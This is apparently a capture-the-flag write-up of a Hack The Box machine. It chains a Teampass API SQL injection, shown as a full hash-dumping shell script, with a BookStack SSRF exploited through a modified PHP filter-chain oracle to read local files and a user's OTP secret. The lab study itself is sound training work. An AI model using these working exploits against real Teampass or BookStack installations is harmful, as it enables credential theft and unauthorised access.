
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Sun Feb 23 00:29:50 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.24.240
Nmap scan report for 10.129.24.240
Host is up (0.092s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 aa:54:07:41:98:b8:11:b0:78:45:f1:ca:8c:5a:94:2e (ECDSA)
|_  256 8f:2b:f3:22:1e:74:3b:ee:8b:40:17:6c:6c:b1:93:9c (ED25519)
80/tcp   open  http    Apache httpd
|_http-server-header: Apache
|_http-title: 403 Forbidden
8080/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: 403 Forbidden
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb 23 00:30:26 2025 -- 1 IP address (1 host up) scanned in 35.85 seconds
Service Enumeration
TCP/80

http://checker.htbecho -e '10.129.5.227\t\tchecker.htb' | sudo tee -a /etc/hostsAdd it to our /etc/hosts file


23.10.2

Searching Google for CVEs, this version of BookStack appears to be vulnerable to SSRF


Reading through the details of the exploit, authentication is required to exploit the vulnerability. It requires write permission and the ability to create images on a page.
Additional Enumeration
When trying to enumerate for additional directories, files, and virtual hosts, we can see the server responds with HTTP 429 — too many requests — so the server administrator has implemented request rate limiting, which hampers our ability to brute force efficiently.
TCP/8080.TCP/8080


Attempting to Fingerprint the Server

readme.md file. Doesn't give an explicit version, but says Teampass 3,

changelog.txt is still on the server

docker-compose.yml is still there toochangelog.txt file on GitHub.
2009-2022, so we can use that as our starting point.
3.0.0.20 on Oct. 31, 2022 is the last time the changelog.txt was at 2009-2022. While this isn't the most precise, it's better than nothing.Researching CVEs
Although it's just a best guess, let's see what we can do with the information we've obtained so far.


2023 saw a lot of vulnerabilities with this version of Teampass
There are a lot of XSS bugs in the list, but from what I've seen so far, there's no way to leverage these, since I'm not seeing a contact form, email, or some other submission and indication that a user is going to interact with it.


This vulnerability is the most interesting, because it allows the attacker to dump hashes from the database and allow us to crack them.


This is the write up from the security researcher that provides a script to exploit the SQL injection against the API
Exploiting SQL Injection
nano pwn.shShow / Hide Code Block
if [ "$#" -lt 1 ]; then
  echo "Usage: $0 <base-url>"
  exit 1
fi

vulnerable_url="$1/api/index.php/authorize"

check=$(curl --silent "$vulnerable_url")
if echo "$check" | grep -q "API usage is not allowed"; then
  echo "API feature is not enabled :-("
  exit 1
fi

# htpasswd -bnBC 10 "" h4ck3d | tr -d ':\n'
arbitrary_hash='$2y$10$u5S27wYJCVbaPTRiHRsx7.iImx/WxRA8/tKvWdaWQ/iDuKlIkMbhq'

exec_sql() {
  inject="none' UNION SELECT id, '$arbitrary_hash', ($1), private_key, personal_folder, fonction_id, groupes_visibles, groupes_interdits, 'foo' FROM teampass_users WHERE login='admin"
  data="{\"login\":\""$inject\"",\"password\":\"h4ck3d\", \"apikey\": \"foo\"}"
  token=$(curl --silent --header "Content-Type: application/json" -X POST --data "$data" "$vulnerable_url" | jq -r '.token')
  echo $(echo $token| cut -d"." -f2 | base64 -d 2>/dev/null | jq -r '.public_key')
}

users=$(exec_sql "SELECT COUNT(*) FROM teampass_users WHERE pw != ''")

echo "There are $users users in the system:"

for i in `seq 0 $(($users-1))`; do
  username=$(exec_sql "SELECT login FROM teampass_users WHERE pw != '' ORDER BY login ASC LIMIT $i,1")
  password=$(exec_sql "SELECT pw FROM teampass_users WHERE pw != '' ORDER BY login ASC LIMIT $i,1")
  echo "$username: $password"
done


Log into Teampass
With the hash for bob now cracked, we should be able to log into Teampass and have a look around.

bob

BookStack SSRF
 Carlos Bello
I found a more detailed write-up of the CVE we discovered earlier
Now that you have the exploit path, you can clearly see how we have gone from$this->intervention->make($imageData);to@file_get_contents($url, false, $context). We have complete control of the URL. This means we can perform SSRF attacks to interact with internal resources, etc.
However, it would be great if we could escalate this. Fortunately, there is a technique to filter the contents of arbitrary files using thephp://wrapper even if the output of the file read is not given to the user. This technique is called Blind File Oracles and was first discovered in DownUnderCTF 2022.
Summarizing, with a simple modification of the scriptphp_filter_chains_oracle_exploitwe can use the technique to filter the content of any file on the server.
Testing the PHP Filters Exploit
Clone the Project
 synacktiv
git clone https://github.com/synacktiv/php_filter_chains_oracle_exploitcd php_filter_chains_oracle_exploitapt we use a virtual environment to work with the exploit.virtualenv .source bin/activatedeactivate when finished working with the exploitpython3 -m pip install -r requirements.txtCreate the Book and Page






Exploit

html parameter does not match the original payload. So, we'll need to modify the script a bit to make it work with the original exploit.
./filters_chain_oracle/core/requestor.pyThis is where the filter chain is constructed. Recall that the original exploit indicates to wrap the payload in a HTML <img /> tag
nano ./filters_chain_oracle/core/requestor.py 1 import base64Import the base64 module to the script
   108          filter_chain = f'php://filter/{s}{self.in_chain}/resource={self.file_to_leak}'
   109          filter_chain = base64.b64encode(filter_chain.encode()).decode()
   110          filter_chain = f"<img src='data:image/png;base64,{filter_chain}' />"
I'll summarize the changes briefly:
- Line 109:
- Take the
php://filtersyntax - Encode to UTF-8 bytes using the
.encode()method on the formatted string - Then
.decode()to bring it from UTF-8 bytes back to printable characters
- Take the
- Line 110: Wrap the Base64 encoded payload in the
<img src=wrapper as shown in the original payload
python3 filters_chain_oracle_exploit.py \
--target 'http://checker.htb/ajax/page/13/save-draft' \
--file '/etc/passwd' \
--verb PUT \
--parameter html \
--proxy http://127.0.0.1:8080 \
--log loot.txt \
--headers '{"X-CSRF-TOKEN": "w3QMwB2mrmv4fJN6XRLlyaBm7Yx4rRZKTuUYIPpp", "Cookie": "XSRF-TOKEN=eyJpdiI6IkZmQ2xDUjJ0dlUvU09NblluY3U2dmc9PSIsInZhbHVlIjoibS8zYTkvUHA2RmVhZ05BR3RKdENBRzJtaXhrZHNhQldYN3NrN1cwNVkzK21odVNmcG91LytVZmNtSWh2ZWt3ZnhYQ2dkZ2tOazRyV09Wa3dpclgvaERtckxxdytOdGZvQk5kK3hRZ1I1TXl3UFBWYURMRmpkZjI1WFIrOWJzSzgiLCJtYWMiOiIzMDMwZjQ2MmFlNTU2OGE4NzhmM2FmYTNjYWRkYjgwNTczYjA3MDkyYmU0OWJlZjk5NWI3YmYyMGQ1ZjRjZjk4IiwidGFnIjoiIn0%3D; bookstack_session=eyJpdiI6Ik5hSW9DRHhoUERKVFFmZGE2cnNmSlE9PSIsInZhbHVlIjoiKzBoRis2cnVjMDhpT1lZRVVmdXFEdEpHckJzS0U1THVOdFNuakFvWWVFdC92VEoyaGVXbCswY2tTb3dYaWNORWhwQ3FERkdoRGZYNTN0L0RmOC91WVcvTTUyZjM5Z3o4WncwRmVYZDlyZU9JZnpROHIrTzZ2d2U4WUVRZFdma3YiLCJtYWMiOiI4YjI1N2I4NzRjNDA3MGM0YTJlNmM3MmY4MzdmNTJjMGY1YTc4MmYxNzIxYTk0ZDU4MjYxMGZmZTYwYmVhN2I0IiwidGFnIjoiIn0%3D", "Content-Type": "application/x-www-form-urlencoded"}'
<img> tag
Hunting for More Information
Code Snippets in BookStack

I recall when I first accessed BookStack, I had a look around at some of the other books, and saw what might be a hint to a place to look. This script may indicate that the /home directory on the target is recurisvely being backed up to /backup/home_backup.
Steal the SSH OTP Secret
reader is a local user on the system, since we can SSH as them, enter the password, and then are prompted for the verification token.

Searching for "SSH verification token" on Google, most of the top results pointed to setting up Google Authenticator. This page suggests there should be .google_authenticator file local to the user's home directory
python3 filters_chain_oracle_exploit.py \
--target 'http://checker.htb/ajax/page/13/save-draft' \
--file '/backup/home_backup/home/reader/.google_authenticator' \
--verb PUT \
--parameter html \
--proxy http://127.0.0.1:8080 \
--log loot.txt \
--headers '{"X-CSRF-TOKEN": "w3QMwB2mrmv4fJN6XRLlyaBm7Yx4rRZKTuUYIPpp", "Cookie": "XSRF-TOKEN=eyJpdiI6IkZmQ2xDUjJ0dlUvU09NblluY3U2dmc9PSIsInZhbHVlIjoibS8zYTkvUHA2RmVhZ05BR3RKdENBRzJtaXhrZHNhQldYN3NrN1cwNVkzK21odVNmcG91LytVZmNtSWh2ZWt3ZnhYQ2dkZ2tOazRyV09Wa3dpclgvaERtckxxdytOdGZvQk5kK3hRZ1I1TXl3UFBWYURMRmpkZjI1WFIrOWJzSzgiLCJtYWMiOiIzMDMwZjQ2MmFlNTU2OGE4NzhmM2FmYTNjYWRkYjgwNTczYjA3MDkyYmU0OWJlZjk5NWI3YmYyMGQ1ZjRjZjk4IiwidGFnIjoiIn0%3D; bookstack_session=eyJpdiI6Ik5hSW9DRHhoUERKVFFmZGE2cnNmSlE9PSIsInZhbHVlIjoiKzBoRis2cnVjMDhpT1lZRVVmdXFEdEpHckJzS0U1THVOdFNuakFvWWVFdC92VEoyaGVXbCswY2tTb3dYaWNORWhwQ3FERkdoRGZYNTN0L0RmOC91WVcvTTUyZjM5Z3o4WncwRmVYZDlyZU9JZnpROHIrTzZ2d2U4WUVRZFdma3YiLCJtYWMiOiI4YjI1N2I4NzRjNDA3MGM0YTJlNmM3MmY4MzdmNTJjMGY1YTc4MmYxNzIxYTk0ZDU4MjYxMGZmZTYwYmVhN2I0IiwidGFnIjoiIn0%3D", "Content-Type": "application/x-www-form-urlencoded"}'
Pay attention to the path in the --file parameter

.google_authenticator file, DVDBRAODLCWF7I2ONA4K5LQLUE, we should be able to generate OTP to be used with SSHGenerate SSH OTP Tokens

Google query I used to find OTP web apps

Found this in the search results



Exploit
SSH as Reader
To summarize the exploit chain we:
- Exploited a SQL injection vulnerability in the API of the Teampass application
- Cracked the hash of the user
bobdue to using a weak password - Logged into Teampass and found the BookStack password
- Exploited the SSRF in BookStack due to failure to validate user input when saving page drafts, causing evaluation of PHP filter and reading of local files
